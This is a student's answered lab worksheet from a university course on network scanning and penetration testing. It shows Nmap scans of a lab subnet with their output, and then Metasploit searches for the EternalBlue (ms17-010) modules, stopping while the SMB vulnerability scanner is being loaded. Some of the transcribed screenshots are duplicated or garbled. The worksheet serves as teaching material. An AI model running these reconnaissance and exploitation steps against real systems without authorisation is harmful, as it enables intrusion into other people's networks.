


# Workshop for Lecture 7 –


## Network scanning & Penetration testing

### Preparation

1. Install Griffith University's VPN software and connect. You can find the information about Griffith VPN from [here](#). (Please note, you will need VPN for the practical labs and assignments.)
  1. Go to [cyber.ict.griffith.edu.au](http://cyber.ict.griffith.edu.au). Login using your s-Number and password.



2. Go back to home page.



3. Find “ALL CONNECTIONS” and click on the link 3809ICT-1-Kali (or 7809ICT-1-Kali)




4. Open a terminal, find the ip address (eth0) of your Kali machine by command “ip a”.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 brd 00:00:00:00:00:00 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2f:f1:14 brd ff:ff:ff:ff:ff:ff
        inet 172.21.1.1/24 brd 172.21.0.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::20c:29ff:fe2f:f114/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:0c:29:51:47:07 brd ff:ff:ff:ff:ff:ff
4: br-620762a14b64: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:1a:98:d9:f6 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global br-620762a14b64
            valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bd:46:c4:d7 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
```

The network connected using eth0 will be used for your practical labs. You can see that the network connected using eth1 interface is down. It will be up later for your assignment.

6. To disconnect or logout, use “Ctrl+Alt+Shift” for Windows or “Ctrl+Command+Shift” for MAC. You can always reconnect after disconnection or logout. Please DO NOT shut down your virtual machines.



## Part I

In this task, we will be examining the target host/network. Most of the time when you are penetration testing you don't have an idea of the hosts or the services that are available on the network. Network scanning is what is used to gather this information.

1. We will be using the **Nmap** commands to scan the target network. Read the man page for Nmap if you have not used the tool before.

```
man nmap
```

- Initially we can run a fast Nmap scan using the **-F** scan for the local network. Why may we decide not to use a fast scan?

**Answer:**

The argument “-F” is a quick scan, not a full scan completed fast, rather a scan of a hundred ports (the common and well known TCP ports inclusive).

This scan has a limited number of ports it scans. Therefore, the fast scan argument will not provide a view of all ports, hence the full scope of vulnerabilities to network analyst (or white-hat hackers).

However, using “-F” has one advantage of low detection compared to other intensive scan techniques for example, sudo nmap 172.20.4.0/24 -sV -O.

There is a trade-off between each argument with respect to their potential to alert and alarm the victim versus obtaining extensive information gathering and reconnaissance phase to plan the appropriate exploit.

- Let's run another scan but more specifically for a specific target host. Use the **-sV** and **-O** flags. What kind of scan do these flags conduct? (You might need to put sudo (superuser do) before your command and type in the password.)

**Answer:**

The fast scan only scans frequently used ports and additional some ports, providing a very minimal and generic results. The results produced by the fast scan can also be found in the results of nmap scans with the arguments “-sV” and “-O” (as shown in Table 1)

*Table 1 Table showing the output of nmap scan results with argument "-F" that can also be found in scans with the arguments "-sV" "-O"*

PORT	STATE	SERVICE
21/tcp	open	ftp
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
1025/tcp	open	NFS-or-IIS
MAC Address:	00:50:56:AE:C6:3E	(VMware)
Device type:	general purpose	
Running:	Microsoft Windows XP 2003	
OS CPE:	cpe:/o:microsoft:windows_xp::sp2:professional	
	cpe:/o:microsoft:windows_server_2003	
OS details:	Microsoft Windows XP Professional SP2 or Windows Server 2003	
Network Distance:	1 hop	
Nmap scan report for 172.20.4.49		
Host is up (0.00011s latency).		
Not shown: 997 closed ports		
PORT	STATE	SERVICE
80/tcp	open	http
443/tcp	open	https
8080/tcp	open	http-proxy
MAC Address:	00:50:56:AE:F0:E7	(VMware)
Device type:	general purpose	
Running:	Linux 3.X 4.X	
OS CPE:	cpe:/o:linux:linux_kernel:3	cpe:/o:linux:linux_kernel:4
OS details:	Linux 3.2 - 4.9	
Network Distance:	1 hop	
Nmap scan report for 172.20.4.254		
Host is up (0.00022s latency).		
Not shown: 995 closed ports		
PORT	STATE	SERVICE
22/tcp	open	ssh
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https
8080/tcp	open	http-proxy

These commands also provide more information in the scanning phase of the Network Analysis/Attack process such as the operating

```
(kali㉿kali)-[~]
└─$ traceroute 172.20.4.254
traceroute to 172.20.4.254 (172.20.4.254), 30 hops max, 60 byte packets
 1  172.20.4.254 (172.20.4.254)  0.258 ms  0.146 ms  0.135 ms
(kali㉿kali)-[~]
└─$ traceroute 172.20.4.1
traceroute to 172.20.4.1 (172.20.4.1), 30 hops max, 60 byte packets
 1  172.20.4.1 (172.20.4.1)  0.035 ms  0.004 ms  0.004 ms
(kali㉿kali)-[~]
└─$ traceroute 172.20.4.1/24
172.20.4.1/24: Name or service not known
Cannot handle "host" cmdline arg `172.20.4.1/24' on position 1 (argc 1)
(kali㉿kali)-[~]
└─$ traceroute 172.20.4.49
traceroute to 172.20.4.49 (172.20.4.49), 30 hops max, 60 byte packets
 1  172.20.4.49 (172.20.4.49)  0.241 ms  0.151 ms  0.096 ms
(kali㉿kali)-[~]
└─$
```

Figure 1 - All devices seem one hop away, second last device is the device used is the device the scan originated, hence no meaningful hop count

system (OS), version of the OS, version of the Kernel of the OS, also provides details of services, as well as MAC address of devices, the fast scan option does not show any information besides the status of the ports, let alone the data link layer information.

The -sV and -O commands allow to reverse engineer the network topology, similar to using “show cdp neighbors” (or using LLDP) on Cisco (or other) network where cdp is enabled on router or switch devices with cdp enabled.

This can be done using hop counts and MAC addresses. In a real-world environment, there will be a lot of port forwarding and default gateways as well as Gateways of last resort will need to be identified to determine the Local area network.

-sV – services version; tells the operating system and version. “Service detection performed”

-O – Operating system. “OS detection performed”

### Execution of the fast scan

The image shows a Kali Linux desktop environment. On the left, a terminal window titled 'Lab\_8.txt(-/Desktop)-' displays a series of Nmap scan commands and their results. The first command is a fast scan (-F) of the nmap.org website, which returns no targets found. Subsequent commands scan the local network (172.20.4.0/24), showing various open ports including 80/tcp (http), 3000/tcp (ppp), and several SSH and HTTPS ports. The final command scans all 256 IP addresses in the range, taking 15.71 seconds. On the right, a GVIM window titled 'Lab\_8.txt(-/Desktop)-GVIM' shows the same text content as the terminal, indicating it's a copy of the terminal session.

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -F
[kali] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 01:21 AEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
(kali㉿kali)-[~]
$ nmap 172.20.4.0 -F
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 01:23 AEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.06 seconds
(kali㉿kali)-[~]
$ nmap 172.20.4.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 01:48 AEST
Nmap scan report for 172.20.4.1
Host is up (0.0012s latency).
Not shown: 101 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
Nmap scan report for 172.20.4.20
Host is up (0.0025s latency).
Not shown: 101 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
8008/tcp  open  http-proxy
Nmap scan report for 172.20.4.49
Host is up (0.0024s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8008/tcp  open  http-proxy
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.71 seconds
(kali㉿kali)-[~]
$ C
(kali㉿kali)-[~]
$ C
(kali㉿kali)-[~]

```

Figure 2- Demonstration of the fast scan argument

## Execution of the service and version detection, -sV, and Operating system detection, -O

```
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.82 seconds
[kali㉿kali:~] $ sudo nmap 172.20.4.0/24 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 17:55 AEST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 50.59% done; ETC: 17:55 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 52.55% done; ETC: 17:55 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 62.94% done; ETC: 17:55 (0:00:01 remaining)
Nmap scan report for 172.20.4.20
Host is up (0.000035s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Golden ftpd 1.92
25/tcp    open  smtp     Microsoft ESMTP 6.0.2600.2180
80/tcp    open  http     Microsoft IIS httpd 5.1
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc   Microsoft Windows RPC
MAC Address: 00:50:56:AE:C0:3E (VMware)
Service Info: Host: old-workstation; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 172.20.4.49
Host is up (0.000034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd
8080/tcp  open  http     Apache httpd
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.20.4.254
Host is up (0.000092s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.16.1 (Ubuntu Linux)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
8080/tcp  open  http     Apache Tomcat
MAC Address: 00:50:56:A5:E5:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.20.4.1
Host is up (0.000040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http     nginx 1.18.0
3000/tcp  open  ppp?
5901/tcp  open  vnc      VNC (protocol 3.8)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V>7,915I->7KD-5/22XTime-6289ECOMP=x86_64-pc-linux-gnu#(Ge
SF:tRequest,923,"HTTP/1.1\0x20200\0x00K\r\nAccess-Control-Allow-Origin:\x2
SF:\0\4\0\4\0\4\0\4Content-Type-Options:\x20nosnif\0\4\0\4Frame-Options:\x20SAMEOR
SF:IGIN\0\4\0\4Feature-Policy:\x20payment\x20'self'\0\4\0\4Accept-Ranges:\x20bytes
```

```
QUITTING!
[kali㉿kali:~] $ sudo nmap 172.20.4.0/24 -O
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 17:56 AEST
Nmap scan report for https://nmap.org
Host is up (0.0001s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

Nmap scan report for 172.20.4.49
Host is up (0.0001s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Nmap scan report for 172.20.4.254
Host is up (0.0002s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop

Nmap scan report for 172.20.4.1
Host is up (0.000046s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp  open  ppp
5901/tcp  open  vnc-1
```

Figure 3 - Using nmap <ip\_address>/<mask> -sV and Using nmap <ip\_address>/<mask> -O -- Part 1 of 2

Figure 4 - Using nmap <ip\_address>/<mask> -sV and Using nmap <ip\_address>/<mask> -O -- Part 2 of 2

- What interesting things do the output of the Nmap scan tell us about the network and the target host?

**Answer:**

Nmap allows the analyst or the hacker analyse web servers. More importantly it allows an extensive passive attack of exploring the network topology. (See Figures 5,6, and 7)

Nmap allows complete exploration of services available regardless of its accessibility, this is not the priority at the information gathering and reconnaissance stage.

Notice the Login Banner of the device (Possibly a gateway):  
“Warning: Permanently added '172.20.4.254' (ECDSA) to the list of known hosts.” (Figure 8)

Mozilla Firefox qterminal Lab\_8.txt (~/Desktop) - ...

kali@kali: ~

File Actions Edit View Help

Mozilla Firefox

172.20.4.49/ 172.20.4.49

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```

SF:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\
SF:\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n";

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 52.08 seconds

```

kali@kali: ~

File Actions Edit View Help

135/tcp open msrpc  
139/tcp open netbios-ssn  
443/tcp open https  
445/tcp open microsoft-ds  
1025/tcp open NFS-or-IIS  
MAC Address: 00:50:56:AE:C6:3E (VMware)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows\_xp::sp2:professional cpe:/o:microsoft:windows\_server\_2003  
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003  
Network Distance: 1 hop

Nmap scan report for 172.20.4.49  
Host is up (0.0001s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy  
MAC Address: 00:50:56:AE:F0:E7 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop

Nmap scan report for 172.20.4.254  
Host is up (0.00022s latency).  
Not shown: 995 closed ports  
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy  
MAC Address: 00:50:56:AE:E5:B6 (VMware)  
Device type: general purpose  
Running: Linux 5.X  
OS CPE: cpe:/o:linux:linux\_kernel:5  
OS details: Linux 5.0 - 5.4  
Network Distance: 1 hop

Nmap scan report for 172.20.4.1  
Host is up (0.000046s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux\_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 31.38 seconds

(kali㉿kali)-[~]

\$ ^C

(kali㉿kali)-[~]

\$

07:57 PM 11:18-19

Figure 5




Figure 6

Apache2 Debian Default Page - Mozilla Firefox

Apache2 Debian Default Page X Server Not Found 172.20.4.1

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# Apache2 Debian Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- parts.conf
|-- mods-enabled
|   '-- *.load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
-- sites-enabled
    '-- *.conf
```

apache2.conf is the main configuration file. It puts the pieces together by including all remaining

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 256 IP addresses (4 hosts up) scanned in 52.08 seconds

File Actions Edit View Help

135/tcp open msrpc  
139/tcp open netbios-ssn  
443/tcp open https  
445/tcp open microsoft-ds  
1025/tcp open NFS-or-IIS  
MAC Address: 00:50:56:AE:C6:3E (VMware)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows\_xp::sp2:professional cpe:/o:microsoft:windows\_server\_2003  
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003  
Network Distance: 1 hop

Nmap scan report for 172.20.4.49  
Host is up (0.00011s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
80/tcp open http  
443/tcp open https  
8080/tcp open http-proxy  
MAC Address: 00:50:56:AE:F0:E7 (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop

Nmap scan report for 172.20.4.254  
Host is up (0.00022s latency).  
Not shown: 995 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
53/tcp open domain  
80/tcp open http  
443/tcp open https  
8080/tcp open http-proxy  
MAC Address: 00:50:56:AE:E5:B6 (VMware)  
Device type: general purpose  
Running: Linux 5.X  
OS CPE: cpe:/o:linux:linux\_kernel:5  
OS details: Linux 5.0 - 5.4  
Network Distance: 1 hop

Nmap scan report for 172.20.4.1  
Host is up (0.000046s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
80/tcp open http  
3000/tcp open ppp  
5901/tcp open vnc-1  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux\_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 256 IP addresses (4 hosts up) scanned in 31.38 seconds

(kali㉿kali)-[~]

\$ ^C

(kali㉿kali)-[~]

\$

Figure 7

kali@kali: ~

```
File Actions Edit View Help
[(kali㉿kali)-~]
$ telnet
telnet> ^C
[(kali㉿kali)-~]
$ telnet 172.20.4.254
Trying 172.20.4.254 ...
telnet: Unable to connect to remote host: Connection refused
[(kali㉿kali)-~]
$ telnet 172.20.4.1
Trying 172.20.4.1 ...
telnet: Unable to connect to remote host: Connection refused
[(kali㉿kali)-~]
$ telnet 172.20.4.49
Trying 172.20.4.49 ...
telnet: Unable to connect to remote host: Connection refused
[(kali㉿kali)-~]
$ ssh 172.20.4.254
The authenticity of host '172.20.4.254 (172.20.4.254)' can't be established.
ECDSA key fingerprint is SHA256:HcENOPeNiv3iWv3QIx2maSxigaFXBAQQJIBzPZqUUQ4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.4.254' (ECDSA) to the list of known hosts.
kali@172.20.4.254's password:
[(kali㉿kali)-~]
$ ssh 172.20.4.1
ssh: connect to host 172.20.4.1 port 22: Connection refused
[(kali㉿kali)-~]
$ ssh 172.20.4.49
ssh: connect to host 172.20.4.49 port 22: Connection refused
[(kali㉿kali)-~]
$ 
```

Figure 8

2. Using Nmap commands to scan the whole network, i.e., 172.21.x.0/24. Please try all different options mentioned in the lecture.

**Answer:**

Below is a table that shows the functionalities of each parameter.

Parameters that consider the possibility of possible firewalls can be used contiguously to confirm the possible presence of firewalls and their status.

Commands can be used together the figure if ports are filtered, before planning and attack or for penetration testing reports

See the [Appendix: Part I](#) for the execution of each command.

Command	Argument	How it works	Information provided
sudo nmap 172.20.4.0/24	-sV	<p><code>-sV: Probe open ports to determine service/version info</code></p>	<span style="background-color: yellow;">IP address (Socket information)</span> <span style="background-color: cyan;">Port number (Socket information)</span> <span style="background-color: green;">Transport layer protocol used</span> <span style="background-color: olive;">Port State (open,closed)</span> <span style="background-color: blue;">Service(s) provided on the IP address</span> <span style="background-color: green;">Version of services provided OR OS</span> <span style="background-color: teal;">MAC Address</span>
sudo nmap 172.20.4.0/24	-sP	Ping scan using ICMP	<span style="background-color: yellow;">IP address</span> <span style="background-color: teal;">MAC Address</span>
sudo nmap 172.20.4.0/24	-sA	TCP ACK Scan	<span style="background-color: yellow;">IP address</span> <span style="background-color: red;">Filtering Capability on port(s)</span> <span style="background-color: teal;">MAC Address</span>
sudo nmap 172.20.4.0/24	-sS	TCP SYN Scan	<span style="background-color: yellow;">IP address (Socket information)</span> <span style="background-color: cyan;">Port number (Socket information)</span> <span style="background-color: green;">Transport layer protocol used</span> <span style="background-color: blue;">No. of ports closed</span> <span style="background-color: olive;">Port State (open,closed)</span> <span style="background-color: blue;">Service(s) provided on the IP address</span> <span style="background-color: teal;">MAC Address</span>

sudo nmap 172.20.4.0/24	-sF  <b>Firewall consideration</b>	TCP FIN scan	IP address (Socket information)  Port State (open,closed) No. of ports closed  Port number (Socket information) Transport layer protocol used Service(s) provided on the IP address Filtering Capability on port(s) MAC Address
sudo nmap 172.20.4.0/24	-sX	TCP XMAS scan	IP address (Socket information)  Port number (Socket information) Transport layer protocol used  Port State (open,closed) Filtering Capability on port(s) Service(s) provided on the IP address MAC Address
sudo nmap 172.20.4.0/24	-sN	TCP Null scan	IP address (Socket information) No. of ports closed  Port number (Socket information) Transport layer protocol used  Port State (open,closed) Filtering Capability on port(s) Service(s) provided on the IP address MAC Address

sudo nmap 172.20.4.0/24	-sT  <b>Firewall consideration</b>		IP address (Socket information) No. of ports closed
sudo nmap 172.20.4.0/24	-PM		Port number (Socket information) Transport layer protocol used  Port State (open,closed) Service(s) provided on the IP address MAC Address
sudo nmap 172.20.4.0/24	-PP		IP address (Socket information) No. of ports closed  Port number (Socket information) Transport layer protocol used  Port State (open,closed) Service(s) provided on the IP address MAC Address

**Your task:**

Find out the answers to the following questions (Please include your answers (e.g., screenshots) to the report that you submit):

- What are the ip addresses of the hosts that are up?

**Answers:**

172.20.4.20

172.20.4.49

172.20.4.254

172.20.4.1 (My device, :: Network Distance: 0 hops)

- What are the operating systems on the hosts?

**Answers:**

IP Address	Operating System
172.20.4.20	Microsoft Windows XP Professional SP2 or Windows Server 2003
172.20.4.49	Linux 3.2 - 4.9
172.20.4.254	No exact OS matches for host (most likely Cisco IOS for a router, MAC Address shows VMWare for its OUI and IAB )
172.20.4.1	Linux 2.6.32 [We know this should be Kali Linux]

- Which services are running on the hosts?

**Answers:**

Host IP Address	Port	Service	Version
op	21/tcp 25/tcp 80/tcp 135/tcp 139/tcp 443/tcp 445/tcp 1025/tcp	ftp smtp http msrpc netbios-ssn https? microsoft-ds msrpc	Golden ftpd 1.92 Microsoft ESMTP 6.0.2600.2180 Microsoft IIS httpd 5.1 Microsoft Windows RPC Microsoft Windows netbios-ssn https? Microsoft Windows XP microsoft-ds Microsoft Windows RPC
172.20.4.49	80/tcp 443/tcp 8080/tcp	http ssl/http http	Apache httpd 2.4.7 ((Ubuntu)) Apache httpd Apache httpd
172.20.4.254	22/tcp 53/tcp 80/tcp 443/tcp 8080/tcp	ssh domain http ssl/http http	OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0) ISC BIND 9.16.1 (Ubuntu Linux) nginx 1.18.0 (Ubuntu) nginx 1.18.0 (Ubuntu) Apache Tomcat
172.20.4.1	80/tcp 3000/tcp 5901/tcp	http ppp? vnc	nginx 1.18.0  VNC (protocol 3.8)

## Part II

Now we have got some information about the target machines. We can see that the TCP port 445 is open in two of them and we focus on the one whose ip address ends with .20. Port 445 is used by the Server Message Block (SMB) protocol implemented on Windows OS to enable sharing files and printers in the local network. It is sometimes vulnerable has some insecurities.

We will use Metasploit with the famous exploit [EternalBlue](#) to see how a penetrating process is done. You can recall this process from the lecture slides 28 and 29. We first open the Kali Linux machine and the Windows machine from VirtualBox and make sure they are connected.

1. Open the Msfconsole:

Kali Linux -> 08-Exploitation Tools -> metasploit framework

2. Search for the modules for EternalBlue (ms17-010)

search ms17-010

Answer:

File Actions Edit View Help

```
> Executing "sudo msfdb init && msfconsole"
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization

# cowsay++
< metasploit >
 \_ ('oo')
   (--)____) \
    ||--|| *
```

=[ metasploit v6.0.39-dev ]  
+ -- =[ 2117 exploits - 1138 auxiliary - 359 post ]  
+ -- =[ 592 payloads - 45 encoders - 10 nops ]  
+ -- =[ 8 evasion ]

Metasploit tip: View missing module options with show missing

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	No	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
5	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb\_doublepulsar\_rce

```
msf6 > 
```

3. Find and use auxiliary/scanner/smb/smb\_ms17\_010, an auxiliary module that allows verifying if the target machine has the EternalBlue vulnerability.

```
use auxiliary/scanner/smb/smb_ms17_010
```

Answer:

```

File Actions Edit View Help
> Executing "sudo msfdb init && msfconsole"
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization

# cowsay++
< metasploit >
 \_  'oo'
  \  (—) )\ \
   ||—|| *

-[ metasploit v6.0.39-dev
+ --=[ 2117 exploits - 1138 auxiliary - 359 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops        ]
+ --=[ 8 evasion          ]

Metasploit tip: View missing module options with show
missing

msf6 > search ms17-010
Matching Modules

#  Name                               Disclosure Date  Rank    Check  Description
-  --
0  exploit/windows/smb/ms17_010_永恒蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_永恒蓝_Win8  2017-03-14  average No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec       2017-03-14  normal Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal No    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010       2017-03-14  normal No    MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great  Yes   SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting  Required  Description
---      ---                ---      ---
CHECK_ARCH true            no        Check for architecture on vulnerable hosts
